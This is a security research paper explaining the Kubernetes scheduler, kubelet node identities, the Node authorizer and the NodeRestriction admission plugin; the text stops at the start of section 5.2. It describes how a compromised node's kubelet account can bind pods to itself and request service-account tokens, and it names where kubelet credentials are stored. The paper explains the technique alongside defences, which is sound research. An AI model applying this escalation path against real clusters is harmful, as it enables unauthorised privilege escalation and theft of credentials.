Getting ahead of the schedule: manipulating the Kubernetes scheduler to perform lateral movement in a cluster

Paul Viossat
paulv@padok.fr

Padok

Abstract. In this paper, we describe the Kubernetes scheduler framework and how it can be used to isolate workloads at the node level in a Kubernetes cluster. We introduce the concept of *domain of feasibility* to analyze the scheduling decisions regarding isolation. We then explore how an attacker who has compromised a node can use the kubelet account to manipulate the scheduler to perform lateral movement by attracting pods to its node or sending vulnerable pods to other nodes. We provide a general methodology to perform these attacks and describe some techniques using kubelet account and more privileged permissions such as patching pod objects.

1 Introduction

With the growing popularity of containerized applications, Kubernetes has become the *de facto* standard for container orchestration. While gaining in popularity, it has also become a target of choice for attackers, especially crypto miners that exploit misconfigured clusters to take advantage of the scalable computing resources managed by Kubernetes clusters [16].

Progress was made in securing Kubernetes clusters to meet the requirements of production environments. These improvements include changes in the Kubernetes default configuration, the introduction of new security features but also the development of an ecosystem of security tools for Kubernetes. We can mention Kyverno [1] for policy enforcement or Falco [2] for runtime threat detection.

In 2020, Microsoft released a threat matrix for Kubernetes and updated it recently [15]. It intends to provide a similar framework to the MITRE ATT&CK [3] for Kubernetes and covers multiple steps of the kill chain such as initial access, privilege escalation, credential access, or lateral movement.

[1] https://kyverno.io/
[2] https://falco.org/
[3] https://attack.mitre.org/

Especially, it includes several techniques that can be used to compromise the host node of a container. These techniques are referred to as *container escape* and are well documented in offensive security resources on the internet [13].

Most container escape techniques are based on pod's misconfigurations or kernel vulnerabilities that can be exploited within a container. These vulnerabilities can be tackled by enforcing security policies or using sandboxing technologies such as gVisor [4] or Kata containers.[5] However, the risks induced by this class of vulnerabilities still justify their study to achieve a comprehensive defense-in-depth strategy. Indeed, having access to the host node implies having access to all service accounts used by pods running on the node, which can be a powerful way to escalate privileges in a Kubernetes cluster.

At Blackhat USA 2022, Yuval Avrahami and Shaul Ben Hai presented their work on *trampolines* pods to try to answer the question: is container escape equivalent to cluster compromise ? They highlighted the fact that many clusters are vulnerable to privilege escalation after a node compromise, mostly because of the privileges granted to service accounts used by pods running on the node, acting as trampolines to higher privileges [17] .

Datadog recently published a tool called *Kubehound* [2] with ambitions to be the *Bloodhound* of Kubernetes. Their tool allows us to find complex paths to compromise a cluster and confirms the trend toward the search for guarantees of in-depth security in Kubernetes clusters.

However, recent work still leaves a question unanswered: can we know all the service accounts that can be compromised from a given node ? Are we only relying on chance to find a vulnerable service account on a node we have compromised ?

In this article, we explore how pods are scheduled in a Kubernetes cluster and how we can influence the way they are assigned to nodes. Our analysis is based largely on the Kubernetes source code as it proves to be one of the best ways to understand the Kubernetes machinery.

2 Kubernetes basic concepts

Before diving into the Kubernetes scheduler, we introduce some basic concepts of Kubernetes that are useful to understand the rest of the article. The explanations provided are mostly from the Kubernetes documentation [4] and the source code of Kubernetes [12].

[4] `https://gvisor.dev/`
[5] `https://katacontainers.io/`

2.1 API

The `kube-apiserver` process is the core component of Kubernetes. Communication between various Kubernetes clients and components occurs through the REST API it exposes. It manages entities, known as *resources* or *objects* in the Kubernetes context (we'll see several examples of objects in the next section). To store persistent objects, the API server relies on a key-value database implemented using `etcd` [11].

Users can define and update the cluster's desired state by specifying these different objects through the Kubernetes API. Objects also represent the current state of the cluster (`Pod`'s status with `PodStatus` subresource, `Node` status with `NodeStatus`, etc.).

Object specifications are not static and may be updated by users or by controllers (controllers are automated processes that we describe in section 2.4).

In Kubernetes, all the necessary information to operate a cluster is accessible on the API. Controllers and users use the same API: there is no such thing as a private API in Kubernetes. Some routes are less documented than others though.

One way to interact with the Kubernetes API is through the `kubectl` command-line client, which uses HTTP REST calls behind the scenes to interact with the API.

For example, to retrieve the list of Node objects in a Kubernetes cluster, we can issue the following command (by setting the verbosity level to 7, we'll see the details of the HTTP call made):

Listing 1: Standard output

```
kubectl get nodes -v 7

[loader.go:373] Config loaded from file:  /home/pvio/.kube/config
[round_trippers.go:463] GET
↪  https://127.0.0.1:39417/api/v1/nodes?limit=500
[round_trippers.go:469] Request Headers:
[round_trippers.go:473]     User-Agent: kubectl/v1.27.10
↪  (linux/amd64) kubernetes/0fa26ae
[round_trippers.go:473]     Accept: application/json;...
[round_trippers.go:574] Response Status: 200 OK in 9 milliseconds

NAME                 STATUS   ROLES           AGE   VERSION
kind-control-plane   Ready    control-plane   7d    v1.27.3
kind-worker          Ready    <none>          7d    v1.27.3
```

2.2 Basic objects

In this section, we introduce some fundamental Kubernetes objects that help understand the rest of the paper. In practice, Kubernetes objects are often defined in YAML files and applied to the API server using the `kubectl apply` command. We will show some examples of these representations later in this paper.

`Namespace`: this type of object is used to logically group Kubernetes resources. Not all object types are necessarily part of a namespace and some can be defined at cluster level (`Namespace` objects for example, otherwise we would have quite a chicken-and-egg problem). In the following, we will refer to objects that need to be attached to a namespace as *namespaced* objects. There is always a `default` namespace in a Kubernetes cluster, where namespaced objects for which no namespace has been specified are created.

`Node`: cluster-wide object which is the API representation of a cluster node. Its `NodeStatus` subresource contains information such as the node's allocatable resources (CPU, memory, etc.).

`Pod`: namespaced object which defines a group of containers necessarily running on the same node and sharing common resources (for linux containers, the network namespace will be shared between the different containers in a pod, for example). In practice, a user will very rarely create a pod on the Kubernetes API. In fact, it is often an anti-pattern [8], as the *naked* pods thus created cannot be rescheduled in the event of node failure. It's preferable to use higher-level objects (`Deployment`, `DaemonSet`, `Job`, etc.), which will handle the creation of `Pod` objects.

`Deployment`: namespaced object that can control how many replica instances of a `Pod` should be running in the cluster and how they should be restarted in case of an update. In the background, it creates a `ReplicaSet` to handle multiple replicas of a pod.

`DaemonSet`: namespaced object that defines `Pod` objects that should be run on every (or some) node without controlling the number of replicas created (it will depend on the number of nodes).

`ServiceAccount:` namespaced object that represents a user managed by Kubernetes. A pod always has a service account. If a pod specification does not define a service account, the default service account from its namespace is used (a namespace always has a default service account).

`Role:` namespaced object that defines permissions on the Kubernetes API. The permissions are applied to resources in the same namespace as the `Role`. A role can be attached to a service account using a `RoleBinding` object.

`ClusterRole:` cluster-wide object that defines permissions on the Kubernetes API. A `ClusterRole` can be attached to a `ServiceAccount` using a `RoleBinding` or a `ClusterRoleBinding` object. When using `RoleBinding`, the rights are effective only on objects in the namespace of the `RoleBinding` while with `ClusterRoleBinding` the privileges are obtained on objects in every namespace.

2.3 Users and groups

There are two kinds of users in Kubernetes: *service accounts* managed by Kubernetes and regular *users*. Unlike service accounts we presented earlier, regular users are not Kubernetes objects. Instead, they are defined by trusted authorities such as the cluster's certificate authority or OIDC provider [5].

The Kubernetes API uses the authentication material attached to the request (a certificate or a token) to authenticate and authorize the request. Once authenticated, a username, and optionally a group, are extracted from the request and used to determine if the request should be authorized.

In particular, when using RBAC (Role-Based Access Control) authorization mode, `Roles` or `ClusterRoles` can be bound to users or groups to define the permissions they have on Kubernetes resources. An example of role binding to a user is given in listing 2.

Other authorization modes are built-in in Kubernetes, such as *Node authorizer* that will be discussed in section 4.2.

2.4 Controllers

Controllers are pieces of software that implement *control loops* that watch Kubernetes API objects. Control loops are non-terminating loops

Listing 2: Role binding example

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: reader
  namespace: sstic
subjects:
- kind: User
  name: alice
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: reader
  apiGroup: rbac.authorization.k8s.io
```

that continuously reconcile the current state of the cluster with the desired state [6].

For instance, the ReplicaSet controller watches the API for `ReplicaSet` objects and ensures that the number of replicas specified in the `ReplicaSet` object matches the number of pods running in the cluster.

Controllers are the core of the Kubernetes machinery and are responsible for the self-healing capabilities of the platform. Many of them are built-in in the `kube-controller-manager` process [7], which is responsible for running the controllers in the Kubernetes control plane. They can also be implemented outside the control plane, either running on pods or external systems.



Fig. 1. Kubernetes controller pattern

Controllers can manage external resources (i.e. without interacting with the API server), such as cloud resources or container runtimes. For example, the kubelet process is a controller that manages the container runtime on each node. We will discuss further this controller in the section 4.

2.5 Control Plane

The control plane is a set of processes that manage the Kubernetes cluster. They can run on a node of the cluster or on external systems.

In managed Kubernetes services such as EKS (AWS), AKS (Azure), or GKE (Google Cloud), the control plane is managed by the cloud provider and is not accessible to the end user other than through the Kubernetes API.

The control plane contains the following components:

— **API server**: the entry point for the Kubernetes API.
— **Scheduler**: the component that assigns nodes to pods (we will describe this component later).
— **Controller manager**: the component that runs some built-in controllers.
— **etcd**: the key-value store used to store the cluster's state.

They may have other components running on the control plane, such as the `cloud-controller-manager`, which manages cloud resources but they will not be discussed in this paper.

Finally, in figure 2, we offer a simplified view of a Kubernetes cluster with the control plane and the nodes.



Fig. 2. Simplified Kubernetes cluster architecture

3 Kuberenetes Scheduler

3.1 Overview

It is technically incorrect to talk about *the* Kubernetes scheduler. Kubernetes is an open platform and schedulers are no exception. It is therefore possible to implement your scheduler and use it to allocate nodes to pods in a cluster.

In this section, we will discuss the default scheduler implemented in the `kube-scheduler` process that is used in most deployments. Indeed, according to their documentation, major cloud provider such as AWS are using the default scheduler or a similar implementation on their managed Kubernetes control planes [14].

When a `Pod` is created on the Kubernetes API, it generally does not have an assigned node, unless a node is explicitly specified with the `spec.nodeName` attribute in the pod specification. The role of the scheduler is to assign a node to the pod, based on the pod's requirements and the current state of the cluster. In the end, the scheduler is a controller that watches the API server for unscheduled pods and assigns them to nodes.

3.2 Scheduler framework

The default implementation of the Kubernetes scheduler is an open framework that allows for custom scheduling policies. The framework defines stages in a pod's scheduling cycle for which logic can be implemented within plugins.

We can distinguish three main stages in the scheduling process of a pod:

- **Filtering**: Searching for *feasible* nodes, i.e. nodes that meet the conditions for executing the pod.
- **Scoring**: Ranking the nodes among the feasible nodes to find the most suitable node.
- **Binding**: Updating the pod to assign it to a node.

Other intermediate phases exist in the scheduler framework but in the following, we will only be interested in the three phases mentioned above, which will play a predominant role in the scheduler's operation.

All the phases are shown in the figure 3, taken from the Kubernetes documentation [10].

Plugins are activated and configured via scheduling profiles, defined in the scheduler configuration. At the time of writing, 21 plugins are activated by default in the Kubernetes scheduler.



Fig. 3. Scheduling framework extension points

In the following, we will consider the default configuration of the Kubernetes scheduler.

3.3 Filtering

The filtering phase enables the scheduler to determine which nodes are *feasible* for a pod, i.e. which nodes meet the conditions for executing the pod. These conditions are expressed in the various plugins involved in the filtering phase.

Each plugin returns a list of nodes that meet the conditions it checks. The scheduler then computes the intersection of these lists to determine the nodes that are feasible for the pod. If the list is empty, the pod remains unscheduled until a node becomes feasible.

In practice, plugins involved in the filtering phase define a `Filter` function with the signature defined in listing 3. The function takes as arguments the pod to be scheduled, the node to be evaluated, and the current state of the scheduling cycle.

In particular, the function is called for each node to be evaluated by the scheduler. The pre-filter phase in the scheduler framework allows the computation based on the pod's specification before evaluating each node to avoid unnecessary computation.

The default scheduler plugins checks various conditions to determine if a node is feasible for a pod. We will discuss some in this paper (mainly `TaintToleration` and `NodeAffinity`) but the full list [6] can be retrieved

[6] `https://kubernetes.io/docs/reference/scheduling/config/#scheduling-plugins`

Listing 3: Filter function signature

```
func (pl *NodeAffinity) Filter(
  ctx context.Context,
  state *framework.CycleState,
  pod *v1.Pod,
  nodeInfo *framework.NodeInfo)
*framework.Status
```

in the Kubernetes documentation and their source code is available in the Kubernetes repository in path `pkg/scheduler/framework/plugins`.[7]

Case of large clusters In a cluster with more than 50 nodes, the scheduler will not necessarily evaluate all nodes during a scheduling cycle [3]. The scheduler will evaluate the proportion of nodes defined by the `percentageOfNodesToScore` attribute of the scheduler configuration, which if not defined, will follow a linear function that will set the number of nodes evaluated between 50% for a cluster of 100 nodes and 10% for a cluster of 5000 nodes. Note that a hard-coded minimum of 50 nodes will always be evaluated, whatever the value of the `percentageOfNodesToScore` attribute specified.

The scheduler iterates over the nodes, remembering the last nodes evaluated. So, when the next scheduling cycle comes around, the 50 nodes evaluated will be selected starting from the last node evaluated in the scheduler's iteration order, ensuring that all nodes are evenly evaluated for pod scheduling.

For the rest of the article, we will consider ourselves to be in a case with less than 50 nodes. We should be able to reproduce the results in a larger cluster by re-iterating attacks until our nodes are considered by the scheduler.

3.4 Scoring

During the scoring phase, the scheduler ranks the nodes that are feasible for the pod to find the most suitable node. Each plugin involved in the scoring phase implements a `Score` function with the signature defined in listing 4.

[7] `https://github.com/kubernetes/kubernetes/tree/master/pkg/scheduler/framework/plugins`

The function returns a score for each node, ranging from 0 to 100, which is then multiplied by the weight of the plugin (defined in the scheduler configuration) to determine the final score of the node. The node with the highest score is then selected to host the pod.

Listing 4: Score function signature

```
func (pl *ImageLocality) Score(
  ctx context.Context,
  state *framework.CycleState,
  pod *v1.Pod,
  nodeName string)
(int64, *framework.Status)
```

In section 7.2, we will discuss some of the scoring plugins but the full list can be retrieved in the Kubernetes documentation.

3.5 Binding

The binding phase is also implemented using plugins but which have the distinctive feature that only one plugin can manage the binding phase of a pod: once a plugin has chosen to manage a given pod, all other plugins are skipped. The order in which plugins are called is set by the scheduler's configuration.

By default, the scheduler uses only the `DefaultBinder` plugin to bind pods to nodes. This plugin calls the Kubernetes API to create a `Binding` resource, which is a subresource of `Pod`.

The `Binding` resource is not a persistent object but its creation updates the pod's `spec.nodeName` attribute, which is the attribute that defines the node to which the pod is assigned.

Binding subresource can only be created and the pod's `spec.nodeName` attribute is immutable and cannot be updated once it has been set. Therefore, a pod cannot be rescheduled to another node without being deleted and recreated.

That is why creating *naked* pods is considered an anti-pattern in Kubernetes. Indeed, if a node is failing, pods, once evicted, will not be rescheduled on another node. On the contrary, if pods are managed by higher-level objects such as `ReplicaSets`, the associated controller will detect the eviction of pods from a failing node and create new instances of pods, which can then be scheduled on other nodes.

4 Node identities

4.1 Kubelet account

The `kubelet` is an agent that runs on each node in the cluster. It implements the controller pattern to manage the containers running on a node. It will ensure that the containers defined in the pod specifications on the Kubernetes API are running and will restart them if they fail.

To authenticate to the Kubernetes API, the kubelet must provide valid user credentials. Usually, it uses a certificate that is signed by the cluster's certificate authority. In listing 5, we provide an example of a certificate of a kubelet account on GKE.

More generally, the kubelet authentication method is defined in the *kubeconfig* file used by the kubelet process. Usually, it can be found in the path `/var/lib/kubelet/kubeconfig`.

There may be a bootstrap process that allows the kubelet to authenticate to the API server before having a certificate to request one. It will depend on the setup process of the cluster and is out of the scope of this paper.

Listing 5: Kubelet certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            12:2e:49:58:b4:01:0b:37:17:2e:bf:5d:19:4c:f7:01
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = c38d3a55-d7a4-466e-be0f-82c0129ed034
        Validity
            Not Before: Apr 11 08:03:01 2024 GMT
            Not After : Apr 11 08:05:01 2025 GMT
        Subject: O = system:nodes, CN =
        ↪  system:node:gke-cluster-1-default-pool-abc3133-37ds
```

In the example in listing 5, the certificate's subject is used by the API server to determine the user associated with the request and its group, as described in section 2.3. The kubelet account is part of the `system:nodes` group, which is a built-in group in Kubernetes. This group is used to define the permissions of the kubelet account in the *Node authorizer*, which we will discuss in the next section.

4.2 Node authorization

To authorize requests from nodes, it is possible to use the *Node authorizer*, which is a built-in authorization mode in Kubernetes. It can be enabled on the API server with the `-authorization-mode=Node` flag. Once activated, it will handle authorization requests for users that are part of the `system:nodes` group ,with a username in the form `system:node:<nodeName>`.

By analyzing the Node authorizer source code, we can determine which requests can be performed by a kubelet. We give an extract of the code of the `Authorize` function in listing 6. In particular, we can see that the kubelet account can perform actions on several resources related to `Nodes` (`CsiNode`, `NodeLease`, etc.).

Listing 6: Extract of Authorize function of Node authorizer

```
1  // subdivide access to specific resources
2  if attrs.IsResourceRequest() {
3    requestResource := schema.GroupResource{
4        Group: attrs.GetAPIGroup(), Resource: attrs.GetResource()}
5    switch requestResource {
6    case secretResource:
7      return r.authorizeReadNamespacedObject(nodeName,
   ↪  secretVertexType, attrs)
8    case svcAcctResource:
9      return r.authorizeCreateToken(nodeName,
   ↪  serviceAccountVertexType, attrs)
10   case leaseResource:
11     return r.authorizeLease(nodeName, attrs)
12   case csiNodeResource:
13     return r.authorizeCSINode(nodeName, attrs)
14   ... // we removed some resources for brevity
15   }
16 }
17 // Access to other resources is not subdivided, so just evaluate
18 // against the statically defined node rules
19 if rbac.RulesAllow(attrs, r.nodeRules...) {
20   return authorizer.DecisionAllow, "", nil
21 }
```

If we take a closer look at the permissions granted to `ServiceAccount` resources, we can see that the kubelet account can create tokens for service accounts if the `authorizeCreateToken` function (line 13 in listing 6) evaluate to true. In a regular pod starting process, it allows the kubelet to create a token for the service account associated with the pod and mount

it in the pod's filesystem if required. The tokens then may be used to authenticate to the Kubernetes API as the service account.

The `authorizeCreateToken` function will evaluate to true if the service account is used by a pod that is bound to the node the kubelet is running on. Internally, the Node authorizer builds a graph of relationships between `Nodes`, `Pods`, `ServiceAccounts`, etc., and checks for an existing relationship between objects. We give an extract of the `authorizeCreateToken` function in listing 7.

A relationship between a pod and a node is created when the `spec.nodeName` attribute of the `Pod` object is set to the `Node` name (this happens when a pod is bound to a node by the Kubernetes scheduler). `ServiceAccount` objects are linked to `Pods` through the `Pods`'s `serviceAccountName` attribute.

Listing 7: authorizeCreateToken function

```
1  // authorizeCreateToken authorizes "create" requests to
   ↪  serviceaccounts 'token'
2  // subresource of pods running on a node
3  func (r *NodeAuthorizer) authorizeCreateToken(nodeName string,
   ↪  startingType vertexType, attrs authorizer.Attributes)
   ↪  (authorizer.Decision, string, error) {
4    ... // we removed some code for brevity
5    ok, err := r.hasPathFrom(nodeName, startingType,
   ↪  attrs.GetNamespace(), attrs.GetName())
6    if err != nil {
7      klog.V(2).Infof("NODE DENY: %v", err)
8      return authorizer.DecisionNoOpinion, fmt.Sprintf("no
   ↪  relationship found between node '%s' and this object",
   ↪  nodeName), nil
9    }
10   if !ok {
11     klog.V(2).Infof("NODE DENY: '%s' %#v", nodeName, attrs)
12     return authorizer.DecisionNoOpinion, fmt.Sprintf("no
   ↪  relationship found between node '%s' and this object",
   ↪  nodeName), nil
13   }
14   return authorizer.DecisionAllow, "", nil
15 }
```

Therefore, once a node is compromised, an attacker can request an access token to authenticate to the Kubernetes API as any service account used by a pod bound to the node. As an attacker, being able to bind a pod to a compromised node is a powerful way to escalate privileges in a Kubernetes cluster.

4.3 NodeRestriction admission plugin

The `Authorize` function also refers to statically defined RBAC rules which are hardcoded in Kubernetes source code.[8] The listing 8 shows the rules that are applied to `Pod` and `Node` resources for the kubelet account in this static rule set. In particular, we can see that, by default, the kubelet account has extensive permissions on `Node` and `Pod` resources.

Listing 8: Static kubelet account RBAC rules

```
  // Nodes can register Node API objects and report status.
  // Use the NodeRestriction admission plugin to limit a node
  // to creating/updating its own API object.
  rbacv1helpers.NewRule("create", "get", "list",
↪   "watch").Groups(legacyGroup)
    .Resources("nodes").RuleOrDie(),
  rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
    .Resources("nodes/status").RuleOrDie(),
  rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
    .Resources("nodes").RuleOrDie(),

  // Needed for the node to create/delete mirror pods.
  // Use the NodeRestriction admission plugin to limit a node
  // to creating/deleting mirror pods bound to itself.
  rbacv1helpers.NewRule("create", "delete").Groups(legacyGroup)
    .Resources("pods").RuleOrDie(),
  // Needed for the node to report status of pods it is running.
  // Use the NodeRestriction admission plugin to limit a node
  // to updating status of pods bound to itself.
  rbacv1helpers.NewRule("update", "patch").Groups(legacyGroup)
    .Resources("pods/status").RuleOrDie(),
  // Needed for the node to create pod evictions.
  // Use the NodeRestriction admission plugin to limit a node
  // to creating evictions for pods bound to itself.
  rbacv1helpers.NewRule("create").Groups(legacyGroup)
    .Resources("pods/eviction").RuleOrDie(),

```

Especially, the kubelet account can create `Pods` in any namespace. By default, when creating `Pods`, it is possible to specify arbitrary `spec.serviceAccountName` and `spec.nodeName` attributes. It means that in a *vanilla* Kubernetes cluster using Node authorization mode, the kubelet account can bind any service account to its node and therefore ask for an access token for this account.

[8] `https://github.com/kubernetes/kubernetes/blob/master/plugin/pkg/auth/authorizer/rbac/bootstrappolicy/policy.go#L110-L191`

Hopefully, the Node authorizer is not the only mechanism that can be used to restrict the kubelet account permissions. The `NodeRestriction` admission controller can be enabled to apply additional restrictions to the kubelet account.

An admission controller is a piece of software that intercepts requests to the Kubernetes API server and can modify or reject them. The `NodeRestriction` admission controller is a *validating* admission controller, which means that it can only accept or reject requests and is invoked just before persistence as shown in figure 4.



Fig. 4. Admission controller phases (source: `https://kubernetes.io/blog/2019/03/21/a-guide-to-kubernetes-admission-controllers`)

Among other restrictions, the `NodeRestriction` controller limits the kubelet account to only create *mirror* pods which are objects to represent pods managed by the kubelet and not by the control plane. The `NodeRestriction` plugin denies mirror pods to reference `ServiceAccounts`, `Secrets` or `Configmaps` that could be used to escalate privileges. The code in listing 9 shows how these restrictions are implemented.

The `NodeRestriction` plugin will also prevent the kubelet account from modifying other `Nodes` or objects (such as `Pods`) that are not bound to the node it is running on. Kubelet will also be restricted when modifying some of their own `Node` object attributes. We will see a concrete example of the security provided by this functionality in the section 7.1.

4.4 Node lease

The last thing worth mentioning about the kubelet account is how it reports its status to the Kubernetes API. There are two ways for a node

Listing 9: Extract of admitPodCreate function in NodeRestriction admission plugin

```
1   // don't allow a node to create a pod that references any other
    ↪ API objects
2   if pod.Spec.ServiceAccountName != "" {
3     return admission.NewForbidden(a, fmt.Errorf("node %q can not
    ↪ create pods that reference a service account", nodeName))
4   }
5   hasSecrets := false
6   podutil.VisitPodSecretNames(pod, func(name string)
    ↪ (shouldContinue bool) { hasSecrets = true; return false },
    ↪ podutil.AllContainers)
7   if hasSecrets {
8     return admission.NewForbidden(a, fmt.Errorf("node %q can not
    ↪ create pods that reference secrets", nodeName))
9   }
10  hasConfigMaps := false
11  podutil.VisitPodConfigmapNames(pod, func(name string)
    ↪ (shouldContinue bool) { hasConfigMaps = true; return false },
    ↪ podutil.AllContainers)
12  if hasConfigMaps {
13    return admission.NewForbidden(a, fmt.Errorf("node %q can not
    ↪ create pods that reference configmaps", nodeName))
14  }
```

to report its status to the API server: the `NodeStatus` subresource and the `NodeLease` object.

The `NodeStatus` subresource is a part of the `Node` object that contains information about the node's resources (CPU, memory, etc.) and the node `condition`. The condition is a way for the node to report its health to the API server. For example, a node can report that it is `Ready` or in `NetworkUnavailable` condition. The node controller process will use the reported condition to eventually add taints to the node, which will prevent the scheduler from scheduling pods on the node.

The `NodeLease` object is a separate object used to detect node failures i.e. when the node is not able to report its status to the API server. In normal operation, the kubelet will update a `NodeLease` object every 10 seconds to indicate that the node is still alive. On the control plane side, the node life cycle controller will watch the `NodeLease` objects and set the node's condition to `ConditionUnknown` if the lease is not updated for a certain time (by default 40 seconds).

5 Workload node isolation

As we have seen previously, if attackers can bind new pods to a compromised node, they can possibly escalate their privileges in the cluster by requesting tokens for service accounts used by the pods.

As defenders, we may want to have a guarantee that sensitive workloads cannot be bound to nodes that are more likely to be compromised. A typical use case is to isolate cluster administration tools or when designing a multi-tenant cluster.

In practical terms, we're looking to restrict the nodes on which pods can be bound. The scheduler analysis we carried out previously explains that this amounts to restricting the nodes selected during the filtering phase of the scheduler, i.e. restricting the nodes that are *feasible* for a pod.

Not all filtering plugins are well-suited to this task. In fact, some will restrict feasible nodes based on node capacities (CPU, memory, etc.) or a temporary state of the node. To achieve isolation of workloads on nodes, the recommended is to use two mechanisms [1]:

— taints and tolerations implemented in the `TaintToleration` plugin
— node selectors and affinities implemented in the `NodeAffinity` plugin

We will now take a closer look at how these mechanisms work.

5.1 Taints and tolerations

Taints and tolerations are respectively `Node` and `Pod` attributes used by the scheduler to ensure pods are not scheduled (or preferably not scheduled) on inappropriate Nodes.

Taints are attributes applied to Nodes that have a configurable effect ranging from lowering the scheduling score to preventing pod execution on the Node. They are identified by a key and optionally have a value. An example is given in listing 10.

The taint effect will be applied by the scheduler if the pod does not have a toleration that matches the taint. When a pod has any toleration that matches a taint, it is said to *tolerate* the taint.

As of today, taints can have three effects:

— **`NoSchedule`**: this taint is considered during the filtering phase of the scheduler to ensure that no new pod that does not tolerate the taint will be scheduled on the node. If a taint with this effect is added on a node, none of the pods that are already running on that node are affected.

Listing 10: Example of Node taint

```
apiVersion: v1
kind: Node
...
spec:
  taints:
  - effect: "NoExecute"
    key: "security-level"
    value: "3"
  ...
```

— **`PreferNoSchedule`**: this taint will only be taken into account in the scoring phase and will lower the score for tainted nodes of pods that do not tolerate the taint.
— **`NoExecute`**: Pods that don't tolerate the taint won't be allowed to run on the node, whether they're already scheduled on it or not. Therefore this taint is considered by the scheduler both during the filtering phase and at runtime. If a taint with NoExecute effect is added to a node, all pods that do not tolerate the taint will be evicted by the NodeLifecycleController from the node (we will discuss this mechanism known as *taint-based eviction* later in this paper).

For a toleration to match a taint, it should match both its effect and key. Moreover, if using the operator `Equal`, the toleration must have the same value as the taint to match. The operator `Exists` allows to match any value. If the toleration does not specify an effect or a key, it matches all taint keys or effects.

The listing 11 shows the source code of the helper function that checks if a toleration tolerates a taint in the Kubernetes source code.[9]

In listing 12 we give an example of tolerations: only the first toleration matches the taint given as an example in listing 10. Indeed, in the second toleration, the value does not match the taint value, while in the second it is the effect that does not match the one specified in the taint.

The `TaintToleration` scheduler plugin evaluates the previously described conditions to filter[10] out nodes with taints with `NoSchedule` or `NoExecute` effects that the pod to be scheduled does not tolerate.

[9] `https://github.com/kubernetes/kubernetes/blob/master/staging/src/k8s.io/api/core/v1/toleration.go#L29-L57`
[10] `https://github.com/kubernetes/kubernetes/blob/master/pkg/scheduler/framework/plugins/tainttoleration/taint_toleration.go#L63-L74`

Listing 11: Source code of toleration check helper function

```
func (t *Toleration) ToleratesTaint(taint *Taint) bool {
  if len(t.Effect) > 0 && t.Effect != taint.Effect {
    return false
  }

  if len(t.Key) > 0 && t.Key != taint.Key {
    return false
  }

  // TODO: Use proper defaulting when Toleration becomes a field
  ↪  of PodSpec
  switch t.Operator {
  // empty operator means Equal
  case "", TolerationOpEqual:
    return t.Value == taint.Value
  case TolerationOpExists:
    return true
  default:
    return false
  }
}
```

Listing 12: Example of Pod toleration

```
apiVersion: v1
kind: Pod
...
spec:
  tolerations:
  - key: "security-level" # matches the taint key
    operator: "Equal"
    value: "3" # matches the taint value
    effect: "NoExecute" # matches the taint effect

  - key: "security-level"
    operator: "Equal"
    value: "2" # does not match the taint value
    effect: "NoExecute"

  - key: "security-level"
    operator: "Exists"
    effect: "NoSchedule" # does not match the taint effect
  ...
```

5.2 Node selectors and affinities

